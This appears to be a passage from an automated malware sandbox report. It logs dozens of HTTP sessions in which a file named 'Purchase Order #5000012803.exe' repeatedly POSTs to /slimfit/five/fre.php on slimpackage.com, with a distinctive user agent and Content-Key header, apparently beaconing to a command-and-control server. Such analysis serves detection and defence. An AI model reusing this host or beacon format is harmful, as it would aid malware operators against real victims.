Jan 14, 2022 07:15:43.464898109 CET	1376	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:15:42 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.4	49784	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:15:44.685173988 CET	1377	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:15:44.943876982 CET	1378	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:15:43 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.4	49785	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:15:46.279601097 CET	1379	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:15:46.535479069 CET	1379	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:15:45 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.4	49786	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:15:48.680702925 CET	1380	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:15:48.940790892 CET	1381	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:15:47 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49767	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:15:17.010469913 CET	1247	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:15:17.266379118 CET	1247	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:15:16 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.4	49787	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:15:51.278645992 CET	1381	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:15:51.711889029 CET	1382	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:15:50 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.4	49788	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:15:52.910922050 CET	1383	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:15:53.164037943 CET	1383	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:15:52 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.4	49789	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:15:54.384953022 CET	1384	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:15:54.642054081 CET	1385	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:15:53 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.4	49790	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:15:56.404035091 CET	1386	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:15:56.687561035 CET	1387	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:15:55 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.4	49791	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:15:58.873327017 CET	1388	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:15:59.129765034 CET	1388	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:15:58 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.4	49792	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:16:01.632257938 CET	1389	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:16:02.004981041 CET	1389	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:16:00 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.4	49793	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:16:03.275393009 CET	1390	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:16:03.527699947 CET	1391	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:16:02 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.4	49794	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:16:04.521631956 CET	1392	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:16:04.775456905 CET	1392	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:16:03 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.4	49795	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:16:05.921415091 CET	1393	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:16:06.174947023 CET	1394	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:16:05 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.4	49797	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:16:07.332344055 CET	1473	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:16:07.593718052 CET	1521	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:16:06 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49768	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:15:18.393620968 CET	1248	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:15:18.650015116 CET	1249	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:15:17 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.4	49804	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:16:08.825263977 CET	1624	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:16:09.082606077 CET	1639	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:16:07 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.4	49823	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:16:12.085515976 CET	2197	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:16:12.347671986 CET	2200	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:16:11 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.4	49833	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:16:14.147581100 CET	2219	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:16:14.442856073 CET	2220	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:16:13 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.4	49834	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:16:17.416397095 CET	2221	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:16:17.672099113 CET	2221	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:16:16 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.4	49835	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:16:20.386728048 CET	2222	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:16:20.641201019 CET	2224	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:16:19 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.4	49841	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:16:24.539316893 CET	10035	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:16:24.792671919 CET	10036	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:16:23 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.4	49842	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:16:28.261720896 CET	10037	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:16:28.518954039 CET	10037	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:16:27 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.4	49843	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:16:30.749545097 CET	10038	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:16:31.008444071 CET	10039	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:16:29 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.4	49845	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:16:33.019782066 CET	10841	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:16:33.277029037 CET	10841	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:16:32 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.4	49846	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:16:34.831557989 CET	10842	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:16:35.088538885 CET	10843	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:16:33 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49769	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:15:19.695573092 CET	1250	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:15:20.016736984 CET	1250	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:15:18 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.4	49852	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:16:36.784149885 CET	10855	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:16:37.041826010 CET	10856	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:16:35 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.4	49857	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:16:38.818540096 CET	10867	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:16:39.078356028 CET	10871	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:16:37 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.4	49864	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:16:40.128746986 CET	10882	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:16:40.411902905 CET	10885	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:16:39 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.4	49871	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:16:41.470923901 CET	10898	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:16:41.745306969 CET	10901	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:16:40 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.4	49873	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:16:43.379060030 CET	10901	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:16:43.675276995 CET	10902	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:16:42 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.4	49875	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:16:46.514857054 CET	10908	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:16:46.773838043 CET	10908	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:16:45 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.4	49876	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:16:49.069116116 CET	10909	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:16:49.337191105 CET	10910	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:16:48 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.4	49877	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:16:51.061156988 CET	10910	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:16:51.340956926 CET	10911	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:16:50 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.4	49879	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 07:16:53.094090939 CET	10916	OUT	POST /slimfit/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AF753E12 Content-Length: 163 Connection: close
Jan 14, 2022 07:16:53.418189049 CET	10919	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 06:16:52 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.4	49882	104.223.93.105	80	C:\Users\user\Desktop\Purchase Order #5000012803.exe

Timestamp	kBytes transferred	Direction	Data
